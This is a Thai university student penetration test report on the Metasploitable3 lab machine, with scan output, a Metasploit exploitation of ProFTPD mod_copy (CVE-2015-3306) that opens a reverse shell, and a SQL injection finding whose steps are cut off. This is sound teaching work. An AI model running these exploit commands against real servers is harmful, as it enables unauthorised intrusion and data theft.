รายงานผลการทดสอบเจาะระบบ

(Penetration Testing Report)

เสนอ

รศ.ดร.เบญจพร ลิ้มธรรมาภรณ์

จัดทำโดย

นางสาวเกวลิน เนื่องจำนงค์ 660406263605

นางสาวพลอยวรินทร์ วงศ์สุวรรณ์ 6604062636461

นายอติกานต์ ทนุพันธ์ 6604062636739

รายวิชา Penetration Test & Protection 040613605

ภาคเรียนที่ 1 ปีการศึกษา 2568

มหาวิทยาลัยเทคโนโลยีพระจอมเกล้าพระนครเหนือ

สารบัญ

Executive Summary

การทดสอบเจาะระบบเป้าหมายที่มีเลข ip 172.28.128.3 (Metasploitable3) พบช่องโหว่ร้ายแรง 2 รายการ ได้แก่

- **ProFTPD 1.3.5 (mod_copy, CVE-2015-3306)** บนพอร์ต 21 ซึ่งอนุญาตให้ผู้โจมตีคัดลอกไฟล์ไปยังตำแหน่งที่กำหนดได้โดยไม่ต้องพิสูจน์ตัวตน หาก webroot เขียนได้ จะนำไปสู่ **Remote Code Execution (RCE)** ได้ทันที

- **SQL Injection** บนเว็บแอป payroll_app.php ซึ่งทำให้ผู้โจมตีสามารถดึง username/password จากฐานข้อมูลและนำ credential เหล่านั้นไปเข้าสู่ระบบ FTP ได้สำเร็จ

การรวมกันของช่องโหว่ทั้งสองนี้ทำให้ระบบอยู่ในระดับ **ความเสี่ยงสูง (High Risk)** ผู้โจมตีสามารถเจาะระบบเว็บและฐานข้อมูล ดึง credential แล้วใช้ช่องโหว่ FTP เพื่อยึดเซิร์ฟเวอร์ส่งผลให้เกิดการรั่วไหลของข้อมูลและการควบคุมระบบได้เต็มรูปแบบ

Methodology

1. การรวบรวมข้อมูล (Reconnaisonance)

ใช้คำสั่ง sudo arp-scan -l เพื่อแสกนหาอุปกรณ์ในเครือข่ายย่อยเดียวกัน ซึ่งจะได้ ip address ของเครื่องเป้าหมายนั่นคือ 172.28.128.3

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:6a:97:86, IPv4: 172.28.128.2
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
172.28.128.0    0a:00:27:00:00:47       (Unknown: locally administered)
172.28.128.1    08:00:27:de:8e:10       (Unknown)
172.28.128.3    08:00:27:fc:99:c3       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.856 seconds (137.93 hosts/sec). 3 responded
```

2. แสกน (Scaning)

- ใช้คำสั่ง sudo nmap -O 172.28.128.3 เพื่อตรวจสอบระบบปฏิบัติการ(OS) และตรวจสอบว่า

มี port ใดบ้างที่เปิดอยู่

```
┌──(kali㉿kali)-[~]
└─$ nmap -O 172.28.128.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 06:08 +07
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or
 specify valid servers with --dns-servers
Nmap scan report for 172.28.128.3
Host is up (0.00031s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:FC:99:C3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13
 - 4.4 (94%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Design
ated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Android 8 -
 9 (Linux 3.18 - 4.4) (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.11 seconds
```

- ใช้คำสั่ง sudo nmap -sV –script=vuln 172.28.128.3 เพื่อตรวจสอบ port ที่เปิด, บริการที่รันอยู่ และหาช่องโหว่


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -script=vuln 172.28.128.3
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 18:50 +07
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 94.44% done; ETC: 18:51 (0:00:02 remaining)
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 94.77% done; ETC: 18:51 (0:00:02 remaining)
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
```

```
PORT     STATE  SERVICE      VERSION
21/tcp   open   ftp          ProFTPD 1.3.5
| vulners:
|   cpe:/a:proftpd:proftpd:1.3.5:
|       SAINT:FD1752E124A72FD3A26EEB9B315E8382  10.0    https://vulners.com/saint/SAINT:FD1752E124A72FD3A26EEB9B315E8382
PLOIT*
|       SAINT:950EB68D408A40399926A4CCAD3CC62E  10.0    https://vulners.com/saint/SAINT:950EB68D408A40399926A4CCAD3CC62E
PLOIT*
|       SAINT:63FB77B9136D48259E4F0D4CDA35E957  10.0    https://vulners.com/saint/SAINT:63FB77B9136D48259E4F0D4CDA35E957
PLOIT*
|       SAINT:1B08F4664C428B180EEC9617B41D9A2C  10.0    https://vulners.com/saint/SAINT:1B08F4664C428B180EEC9617B41D9A2C
PLOIT*
|       PROFTPD_MOD_COPY        10.0    https://vulners.com/canvas/PROFTPD_MOD_COPY     *EXPLOIT*
|       PACKETSTORM:162777      10.0    https://vulners.com/packetstorm/PACKETSTORM:162777      *EXPLOIT*
|       PACKETSTORM:132218      10.0    https://vulners.com/packetstorm/PACKETSTORM:132218      *EXPLOIT*
|       PACKETSTORM:131567      10.0    https://vulners.com/packetstorm/PACKETSTORM:131567      *EXPLOIT*
|       PACKETSTORM:131555      10.0    https://vulners.com/packetstorm/PACKETSTORM:131555      *EXPLOIT*
|       PACKETSTORM:131505      10.0    https://vulners.com/packetstorm/PACKETSTORM:131505      *EXPLOIT*
|       MSF:EXPLOIT-UNIX-FTP-PROFTPD_MODCOPY_EXEC-      10.0    https://vulners.com/metasploit/MSF:EXPLOIT-UNIX-FTP-PROFTPD_MOD
_EXEC-  *EXPLOIT*
|       EDB-ID:49908    10.0    https://vulners.com/exploitdb/EDB-ID:49908      *EXPLOIT*
|       EDB-ID:37262    10.0    https://vulners.com/exploitdb/EDB-ID:37262      *EXPLOIT*
|       CVE-2015-3306   10.0    https://vulners.com/cve/CVE-2015-3306
|       BC7F9971-F233-5C1A-AA5E-DAA7587C7DED    10.0    https://vulners.com/githubexploit/BC7F9971-F233-5C1A-AA5E-DAA7587C7DED
PLOIT*
|       1337DAY-ID-36298        10.0    https://vulners.com/zdt/1337DAY-ID-36298        *EXPLOIT*
|       1337DAY-ID-23720        10.0    https://vulners.com/zdt/1337DAY-ID-23720        *EXPLOIT*
```

```
ode
|
|     Path: http://172.28.128.3:80/drupal/?q=node/1
|     Form id: user-login-form
|     Form action: /drupal/?q=node/1&destination=node/1
|
|     Path: http://172.28.128.3:80/drupal/?q=user/register
|     Form id: user-register-form
|_    Form action: /drupal/?q=user/register
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
| http-sql-injection:
|   Possible sqli for queries:
|     http://172.28.128.3:80/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://172.28.128.3:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://172.28.128.3:80/?C=N%3BO%3DD%27%20OR%20sqlspider
|_    http://172.28.128.3:80/?C=M%3BO%3DA%27%20OR%20sqlspider
445/tcp  open  tcpwrapped
631/tcp  open  tcpwrapped
|_http-server-header: CUPS/1.7 IPP/2.1
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
3306/tcp open  tcpwrapped
8080/tcp open  tcpwrapped
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-server-header: Jetty(8.1.7.v20120910)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sy
s in Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote
attackers to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character i
n a Process ID High header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference
```

```
22/tcp   open  tcpwrapped
80/tcp   open  tcpwrapped
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.28.128.3
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://172.28.128.3:80/payroll_app.php
|     Form id:
|     Form action:
|
|     Path: http://172.28.128.3:80/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
|
|     Path: http://172.28.128.3:80/chat/
|     Form id: name
|     Form action: index.php
|
|     Path: http://172.28.128.3:80/drupal/?q=user/password
|     Form id: user-pass
|     Form action: /drupal/?q=user/password
|
|     Path: http://172.28.128.3:80/drupal/?q=node/2
|     Form id: user-login-form
|     Form action: /drupal/?q=node/2&destination=node/2
|
|     Path: http://172.28.128.3:80/drupal/?q=node&amp;destination=node
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node%3Famp%253Bdestination%3Dn
```

3. ประเมินช่องโหว่ (Vulnarability Assesment)

- ช่องโหว่ความเสี่ยงสูง (High Risk Vulnerabilities)

3.1. ช่องโหว่ ProFTPD 1.3.5 mod_copy (CVE-2015-3306) : FTP/21/tcp

อันตรายสูงสุด (Critical RCE) ผู้โจมตีสามารถใช้ช่องโหว่นี้เพื่อ รันคำสั่งใด ๆ บนระบบปฏิบัติการของเซิร์ฟเวอร์ FTP ได้โดยสมบูรณ์ ซึ่งนำไปสู่การ ควบคุมเครื่อง

3.2. ช่องโหว่ใน Web Application (Port 80/tcp)

3.2.1. SQL Injection (SQLi) - HTTP/80/tcp

ความเสี่ยงสูงต่อการถูกเจาะระบบฐานข้อมูล ผู้โจมตีสามารถ ดึงข้อมูลสำคัญ, ดัดแปลง หรือทำลายข้อมูลในฐานข้อมูลได้


4. การเจาะระบบ (Exploitation)

- ใช้ Metasploit Framework exploit ProFTPD mod_copy ได้ reverse shell

- ใช้ SQL Injection ดึง username/password จากฐานข้อมูล นำ credential ไป login FTP ได้สำเร็จ

5.การดำเนินหารหลังเจาะระบบ (Post-Exploitation)

- ตรวจสอบสิทธิ์ whoami , uname -a และโครงสร้างไฟล์ใน webroot



Findings

Vulnerability 1 — ProFTPD 1.3.5 mod_copy (CVE-2015-3306)

Port :21

Host : 172.28.128.3

Severity : High

Description: ProFTPD 1.3.5 มีช่องโหว่ในโมดูล mod_copy ซึ่งอนุญาตให้ผู้โจมตีคัดลอกไฟล์จากตำแหน่งหนึ่งไปยังอีกตำแหน่งหนึ่งโดยไม่ต้องพิสูจน์ตัวตน หากตำแหน่งปลายทางเป็น webroot และ webroot สามารถเขียนไฟล์ได้ ผู้โจมตีสามารถคัดลอก PHP payload (web shell) ลงไปและเรียกใช้งานผ่าน HTTP เพื่อให้เกิด Remote Code Execution (RCE)


Tools: Metasploit Framework (msfconsole)

Module: exploit/unix/ftp/proftpd_modcopy_exec


Payload: cmd/unix/reverse_perl

Command

- msfconsole



- search proftpd



- use 15 => exploit/unix/ftp/proftpd_modcopy_exec
- set RHOST 172.28.128.3
- set LHOST 172.28.128.2
- set SITEPATH /var/www/html

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                         -metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 172.28.128.3
RHOST => 172.28.128.3
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
```

- set PAYLOAD 10 => cmd/unix/reverse_perl

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser            .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk           .                normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_netcat        .                normal  No     Unix Command Shell, Bind TCP (via netcat)
   3   payload/cmd/unix/bind_perl          .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   4   payload/cmd/unix/bind_perl_ipv6     .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   5   payload/cmd/unix/generic            .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/pingback_bind      .                normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   7   payload/cmd/unix/pingback_reverse   .                normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   8   payload/cmd/unix/reverse_awk        .                normal  No     Unix Command Shell, Reverse TCP (via AWK)
   9   payload/cmd/unix/reverse_netcat     .                normal  No     Unix Command Shell, Reverse TCP (via netcat)
   10  payload/cmd/unix/reverse_perl       .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl   .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_python     .                normal  No     Unix Command Shell, Reverse TCP (via Python)
   13  payload/cmd/unix/reverse_python_ssl .                normal  No     Unix Command Shell, Reverse TCP SSL (via python)

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payloads 10
[!] Unknown datastore option: payloads. Did you mean PAYLOAD?
payloads => 10
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload 10
payload => cmd/unix/reverse_perl
```

result :

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 172.28.128.2
LHOST => 172.28.128.2
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 172.28.128.2:4444
[*] 172.28.128.3:80 - 172.28.128.3:21 - Connected to FTP server
[*] 172.28.128.3:80 - 172.28.128.3:21 - Sending copy commands to FTP server
[*] 172.28.128.3:80 - Executing PHP payload /YERmZ.php
[+] 172.28.128.3:80 - Deleted /var/www/html/YERmZ.php
[*] Command shell session 1 opened (172.28.128.2:4444 → 172.28.128.3:45595) at 2025-09-29 06:46:39 +0700

uname -a
Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
root
whoam i
whoami
www-data
ls
DG2bI.php
Qpjp6op.php
SOxycyr.php
TbmZwGA.php
chat
drupal
jjgy9.php
payroll_app.php
phpmyadmin
```

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls -l
total 36
-rw-r--r-- 1 nobody   nogroup    80 Sep 28 23:40 DG2bI.php
-rw-r--r-- 1 nobody   nogroup    79 Sep 28 23:44 Qpjp6op.php
-rw-r--r-- 1 nobody   nogroup    78 Sep 28 23:36 SOxycyr.php
-rw-r--r-- 1 nobody   nogroup    78 Sep 28 23:34 TbmZwGA.php
drwxrwxrwx 2 root     root     4096 Oct 29  2020 chat
drwxr-xr-x 9 www-data www-data 4096 Oct 29  2020 drupal
-rw-r--r-- 1 nobody   nogroup    79 Sep 28 23:33 jjgy9.php
-rwxr-xr-x 1 root     root     1778 Oct 29  2020 payroll_app.php
drwxr-xr-x 8 root     root     4096 Oct 29  2020 phpmyadmin
```

ผลลัพธ์ คือได้รับ reverse shell กลับมาที่เครื่องทดสอบ exploitได้สำเร็จ และใช้คำสั่งดังนี้เพื่อตรวจสอบ

เช็คสิทธิ์และข้อมูลระบบ

- คำสั่ง uname -a เพื่อตรวจสอบข้อมูลและระบบปฏิบัติการของเป้าหมาย
- คำสั่ง whoami พบว่าเราได้สิทธิ์เป็น www -data
- คำสั่ง ls ดูไฟล์ใน web directory มีไฟล์ PHP หลายไฟล์

impact : ผู้โจมตีสามารถรันโค้ดบนเว็บเซิร์ฟเวอร์ได้ในสิทธิ์ www-data ซึ่งอาจนำไปสู่การเข้าถึงข้อมูลสำคัญหรือพยายามยกระดับสิทธิ์


Vulnerability 2 — SQL Injection

Host : 172.28.128.3


Severity : high

Description: เว็บ http://172.28.128.3/payroll_app.php มีช่องให้กรอกข้อมูล (username/password) ซึ่งมีจุดอ่อน SQL Injection เพราะระบบไม่ได้กรองข้อมูลที่ผู้ใช้ใส่ก่อนนำไปใช้ในคำสั่ง SQL เราจึงสามารถส่งคำสั่ง SQL เข้าไปในช่องกรอกข้อมูลได้

- nmap -sV --script=vuln 172.28.128.3 มีช่องโหว่ที่ทำการ sql injection ได้



เปิดหน้าเว็บ 172.28.128.2




Index of /

Name	Last modified	Size	Description
DG2bI.php	2025-09-28 23:40	80	
Qpjp6op.php	2025-09-28 23:44	79	
SOxycyr.php	2025-09-28 23:36	78	
TbmZwGA.php	2025-09-28 23:34	78	
chat/	2020-10-29 19:37	-	
drupal/	2011-07-27 20:17	-	
jjgy9.php	2025-09-28 23:33	79	
payroll_app.php	2020-10-29 19:37	1.7K	
phpmyadmin/	2013-04-08 12:06	-	


Apache/2.4.7 (Ubuntu) Server at 172.28.128.3 Port 80

ขั้นตอน SQL Injection

